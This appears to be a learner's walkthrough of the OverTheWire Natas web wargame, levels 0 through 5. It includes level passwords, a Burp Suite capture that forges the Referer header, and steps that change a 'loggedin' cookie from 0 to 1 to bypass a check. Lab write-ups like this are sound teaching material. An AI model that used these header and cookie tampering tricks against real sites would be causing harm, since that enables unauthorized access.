



1. Level 0


Username	natas0
Password	natas0
URL	http://natas0.natas.labs.overthewire.org



Password of natas1 is hidden in the html comments.

2. Level 0 → Level 1

Username	natas1
Password	0nzCigAq7t2iALyU9xcHlYN4MlkIwlq
URL	http://natas1.natas.labs.overthewire.org




Ctrl + shift + i keyboard shortcut to appear


The, Password of natas2 is hidden in the html comments.

3. Level 1 → Level 2

Username	natas2
Password	TguMNxKo1DSa1tuJBLuZJnDUlCcUAP1I
URL	http://natas2.natas.labs.overthewire.org






Check network in devtools to /file/users.txt through image files/pixel.png



4. Level 2 → Level 3

Username	natas3
Password	3gqisGdR0pjm6tpkDKdIW02hSvchLeYH
URL	http://natas3.natas.labs.overthewire.org





← → ↻ ⚠ Không bảo mật | http://natas3.natas.labs.overthewire.org/s3cr3t/users.txt

natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ

DevTools is now available in Vietnamese!

Elements Console Source

```

<html>
  <head>...</head>
  <body> == $0
    <pre style="word-wrap: break-wor
    <div id="ookdjilphngeeeeghgngjab:
  </body>
  <en2vi-host class="corom-element"
    0; height: 0; margin: 0; text-ali
    ock">...</en2vi-host>
  <savior-host style="all: unset; p
    overflow: unset">...</savior-host>
</html>

```

5. Level 3 → Level 4

Username	natas4
Password	QryZXc2e0zahULdHrtHxzyYkj59kUxLQ
URL	http://natas4.natas.labs.overthewire.org


← → ↻ ⚠ Không bảo mật | http://natas4.natas.labs.overthewire.org

NATAS4

Access disallowed. You are visiting from "" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/"

[Refresh page](#)

Open Burp suite. Choose Proxy button. Turn on Intercept. Next, open browser. Run Refresh page again



At index.php

Burp Suite Community Edition v2025.1.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
1	http://natas4.natas.labs.over...	GET	/			401	757	HTML		401 Unauthorized			13.50.213.201
2	http://natas4.natas.labs.over...	GET	/			200	1248	HTML					13.50.213.201
6	http://natas.labs.overthewir...	GET	/js/jquery-1.9.1.js			200	268704	script	js				13.50.213.201
7	http://natas.labs.overthewir...	GET	/js/wechall-data.js			200	882	script	js				13.50.213.201
8	http://natas.labs.overthewir...	GET	/js/jquery-ui.js			200	436167	script	js				13.50.213.201
9	http://natas.labs.overthewir...	GET	/js/wechall.js			200	1393	script	js				13.50.213.201
11	http://natas4.natas.labs.over...	GET	/favicon.ico			404	511	HTML	ico	404 Not Found			13.50.213.201
12	http://natas4.natas.labs.over...	GET	/			200	1248	HTML					13.50.213.201
13	http://natas4.natas.labs.over...	GET	/index.php			200	1289	HTML	php				13.50.213.201

Request






Pretty Raw Hex

```
1 GET /index.php HTTP/1.1
2 Host: natas4.natas.labs.overthewire.org
3 Authorization: Basic bmFOY2M0O1FyeVpYYzJlMHphaFVhZEdh4en1Za2o1OWtVeRkR
4 Accept-Language: en-GB,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
  image/apng,*/*;q=0.9,application/signed-exchange;v=b3;q=0.7
8 Referer: http://natas4.natas.labs.overthewire.org/
9 Accept-Encoding: gzip, deflate, br
10 Connection: keep-alive
11
12
```

Response

Pretty Raw Hex Render


```
1 HTTP/1.1 200 OK
2 Date: Wed, 26 Mar 2025 01:51:44 GMT
3 Server: Apache/2.4.58 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 1060
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <html>
11 <head>
12 <!-- This stuff in the header has nothing to do with the level -->
13 <link rel="stylesheet" type="text/css" href="
  http://natas.labs.overthewire.org/css/level.css">
14 <link rel="stylesheet" href="
  http://natas.labs.overthewire.org/css/jquery-ui.css" />
15 <link rel="stylesheet" href="
  http://natas.labs.overthewire.org/css/wechall.css" />
16 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js">
  </script>
17 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js">
  </script>
18 <script src="http://natas.labs.overthewire.org/js/wechall-data.js">
  </script>
19 <script src="http://natas.labs.overthewire.org/js/wechall.js">
  </script>
```


Ending, we get password of natas5.

6. Level 4 → Level 5

Username	natas5
Password	0n35PkggAPm2zbEpOU802c0x0Msn1ToK
URL	http://natas5.natas.labs.overthewire.org



Refresh page web. We see that Set-Cookie is “**loggedin=0**” - not logged in. (logged in set to 0)



Choose Application button. Find Cookies at link web page.

DevTools is now available in Vietnamese! [Always match Chrome's language](#) [Switch DevTools to Vietnamese](#) [Don't show](#)

Select a folder to store override files in. [Select folder](#)

Application

- Manifest
- Service workers
- Storage

Storage

- Local storage
- Session storage
- Extension storage
- IndexedDB
- Cookies**
 - http://natas5.natas....**
 - Private state tokens
 - Interest groups
 - Shared storage

Application

Filter

Name	Value	Do...	Path	Exp...	Size	Htt...
_ga	GA1.1.1880937045.1729839841	.ov...	/	202...	30	
_ga_RD0K2239G0	GS1.1.1742917616.16.1.1742918...	.ov...	/	202...	52	
loggedin	0	nat...	/	Ses...	9	

Modify "0" to "1"

DevTools is now available in Vietnamese! [Always match Chrome's language](#) [Switch DevTools to Vietnamese](#) [Don't show](#)

Select a folder to store override files in. [Select folder](#)

Application

- Manifest
- Service workers
- Storage

Storage


- Local storage
- Session storage
- Extension storage
- IndexedDB
- Cookies**
 - http://natas5.natas....**
 - Private state tokens
 - Interest groups
 - Shared storage
 - Cache storage
 - Storage buckets

Application

Filter

Name	Value	Do...	Path	Exp...	Size	Htt...
_ga	GA1.1.1880937045.1729839841	.ov...	/	202...	30	
